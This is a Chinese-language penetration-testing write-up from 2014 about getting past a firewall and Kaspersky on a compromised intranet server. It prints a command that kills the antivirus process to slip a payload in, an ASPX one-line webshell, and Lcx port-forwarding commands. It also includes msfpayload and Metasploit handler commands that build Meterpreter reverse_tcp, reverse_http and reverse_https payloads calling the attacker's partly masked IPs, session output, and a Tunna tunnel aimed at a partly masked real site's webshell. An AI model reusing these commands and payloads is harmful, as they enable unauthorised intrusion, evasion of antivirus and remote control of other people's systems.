记一次绕过防火墙反弹转发姿势小结

0x01 前言

Date/time：2014 年，最近搞一台内网服务器搞的有些蛋疼，存在 Kaspersky Anti-Virus 8.0。常规环境遇到内网时都是直接使用 Lcx 把指定端口给转发出来即可，但是如果遇到防火墙时又该如何绕过呢？这里我根据实践测试过程写了这篇记录文章。

绕过卡巴获取会话：

kavfswp.exe 是卡巴斯基反病毒工作进程，用于拦截恶意程序，如常见的提权 EXP、MSF 载荷等，不过在测试中发现可以结束这个进程（有自启动），就是在结束这个进程几秒后又会自动运行这个进程，但中间会间隔几秒，利用间隔时间快速将 MSF 载荷上传上去并运行即可。

注：发现有几次隔了很长时间都没有运行 kavfswp.exe，测试的有点蛋疼，就不再去纠结这个问题了。

```
taskkill /f /im kavfswp.exe
```

在实际测试过程中我们已经把 Kaspersky 杀毒防护关掉后仍然无法正常转发，所以猜测可能开启了系统防火墙或者是有什么其他硬件防火墙，在这次绕过案例中测试了以下工具和方法。

0x02 Lcx

常规内网环境可以直接使用 Lcx.exe 将指定端口转发出来，然后在本地连接 1234 端口即可。但是在这里可以看到我们监听的 51 端口的连接状态为 SYN_SENT，大概率是被防火墙出入站规则拦截了。

```
C:\Recovery\lcx.exe -listen 51 1234
C:\Recovery\lcx.exe -slave 113.xxx.xx.5 51 127.0.0.1 3389

[option:]
  -listen 连接端口<ConnectPort> 发送端口<TransmitPort>
  -tran   连接端口<ConnectPort> 发送主机<TransmitHost> 发送端口<TransmitPort>
  -slave  连接主机<ConnectHost> 连接端口<ConnectPort> 发送主机<TransmitHost> 发送端口<TransmitPort>
```


基友 @KoMas 提示：使用 Lcx 工具转发时可以把监听端口改为 80 即可绕过防火墙限制，在测试时得注意查看下本地 80 端口是否被占用，如果被占用则会返回错误，缺图。 **(Success !)**

0x03 Aspx Client

Aspx Client 一句话代码：

```
<%@ Page Language="C#" ValidateRequest="false" %>
<%try{
System.Reflection.Assembly.Load(Request.BinaryRead(int.Parse(Request.Cookies["
psw"].Value))).CreateInstance("c", true,
System.Reflection.BindingFlags.Default, null, new object[] { this }, null,
null); } catch { }%>
```

```
C:\Recovery\lcx.exe -listen 52 1234
[+] Listening port 52 ......
[+] Listen OK!
[+] Listening port 1234 ......
[+] Listen OK!
[+] Waiting for Client on port:52 ......
```




0x04 Metasploit

(1) Reverse_tcp

使用 Metasploit 生成攻击载荷并执行监听，然后将攻击载荷 port.exe 文件通过 Webshell 上传到目标磁盘并执行，可以看到一样被防火墙拦截了，如下图所示。

```
root@dix1:~# msfpayload windows/meterpreter/reverse_tcp LHOST=113.***.**.250
LPORT=12345 X > /media/hake/port.exe

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

msf exploit(handler) > set LHOST 192.168.1.10
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.10:12345
[*] Starting the payload handler...
```

在 《Metasploit bind_tcp 实战应用》 文中的注意事项提过：如果 reverse_tcp 反向连接被拦截后再尝试更换端口 80、443、8080，这几个端口很少会被拦截，经过实际测试发现只需将监听端口改为 80 即可绕过防火墙限制获得 Meterpreter 会话。 **(Success !)**



(2) Bind_tcp

使用 bind_tcp 正向连接测试时使用的 9999 监听端口，在运行攻击载荷后目标主机开放了 9999 端口，但并没有与我们的攻击机 IP 建立 TCP 连接。


```
root@dix1:~# msfpayload windows/meterpreter/bind_tcp LPORT=9999 X >
/media/hake/port.exe

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(handler) > set RHOST 80.**.**.21
msf exploit(handler) > set LPORT 9999
msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
```


(3) Reverse_http

Metasploit_Reverse_http 思路来源于 90sec 某大牛和 DM_的一篇文章“metasploit 内网渗透小记”，但是在实际测试中发现，使用其它端口一样会被防火墙拦截，如下图所示。

```
root@dix1:~# msfpayload windows/meterpreter/reverse_http LHOST=113.***.**.236
LPORT=4444 R | msfencode -t aspx -o /media/hake/port.aspx

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST 192.168.1.9
msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit
[*] Started HTTP reverse handler on http://0.0.0.0:4444/
[*] Starting the payload handler...
```

基友 @darkz3r 提示，他一般都是使用 443 端口做为监听端口，抱着试一试的态度没想到还真成功了，据他说国外黑阔也经常用 443 端口来监听。





(4) Reverse_https


前边我们测试的 Reverse_tcp 监听端口 1234 和 reverse_http 监听端口 4444 都被防火墙拦截了，但在测试 reverse_https 监听端口 4444 时发现成功绕过防火墙限制获得 Meterpreter 会话，缺图。


```
root@dix1:~# msfpayload windows/meterpreter/reverse_https LHOST=113.***.**.106
LPORT=4444 X > /media/hake/test.exe
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.9

msf exploit(handler) > set LPORT 4444
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://0.0.0.0:4444/
[*] Starting the payload handler...
[*] 113.***.**.106:2069 Request received for /5xWX...
[*] 113.***.**.106:2069 Staging connection for target /5xWX received...
[*] Patched user-agent at offset 663656...
[*] Patched transport at offset 663320...
[*] Patched URL at offset 663384...
[*] Patched Expiration Timeout at offset 664256...
[*] Patched Communication Timeout at offset 664260...
[*] Meterpreter session 3 opened (192.168.1.5:4444 -> 80.**.**.21:2069) at
2014-08-05 23:49:20 +0800
```

0x05 reDuh_Gui

reDuh_Gui 工具支持脚本有：ASPX/PHP/JSP，在渗透测试过程中还得看目标主机支持哪些脚本，这里笔者测试的这台目标主机支持 ASPX/PHP 脚本，就拿 ASPX 脚本做了个演示测试，如下图所示。





0x06 Http_Tunna

我们经常用的 reDuh、Tunna 和 reGeorg 等都是正向代理，上传代理脚本到服务

我们经常用的 reDuh、Tunna 和 reGeorg 等都是正向代理，上传代理脚本到服务器端，本地程序去连接服务器上的脚本，脚本程序做代理转发端口和流量，也有人把这种方式叫端口复用，HTTP 隧道。

虽说 Http_Tunna 和 reDuh_Gui 工作原理一样，但 Http_Tunna 要比 reDuh_Gui 速度快，且更稳定。支持脚本有：ASPX/PHP/JSP，也可以直接在 Metasploit 框架下使用，不过得先把 tunna_exploit.rb 文件拷贝至 MSF 模块目录下，缺图。

```
root@dix1:~# ruby proxy.rb -u
http://www.canton*********dolonne.fr/u_fichier/conn.aspx -l 1234 -r 3389 -v

msf > use exploit/windows/misc/tunna_exploit
msf exploit(tunna_exploit) > set PAYLOAD windows/meterpreter/bind_tcp
msf exploit(tunna_exploit) > set RHOST 113.***.**.236
msf exploit(tunna_exploit) > set TARGETURI
http://www.canton*********dolonne.fr/u_fichier/conn.aspx
msf exploit(tunna_exploit) > set VERBOSE true
msf exploit(tunna_exploit) > exploit -j
```

注：在测试中发现 reDuh_Gui 成功了，而 Http_Tunna 却失败了，可能是我姿势有问题，也有可能是 Http_Tunna ASPX 脚本问题，@陈小兵师傅在他文章也提到过只见 JSP 和 PHP 成功实现端口转发，所以实战中还需自己多进行测试，笔者就不再去细研究其失败原因了。

0x07 Bypass Firewall

Ⅰ. 使用反向连接测试 80/443 等监听端口看是否能绕过防火墙限制。（Success !）

```
1. Lcx、2. Aspx Client、3.1 Reverse_tcp、3.3 Reverse_http、3.3 Reverse_https
```

Ⅱ. 使用正向连接测试 Bind_tcp 攻击载荷看是否能绕过防火墙限制。（Failure!）

```
3.2 Bind_tcp
```

Ⅲ. 使用 HTTP 隧道测试 reDuh_Gui，Tunna_0.1 等工具看是否能绕过防火墙限制。（Success !）

```
4. reDuh_Gui、5. Http_Tunna、reGeorg、neo_reGeorg
```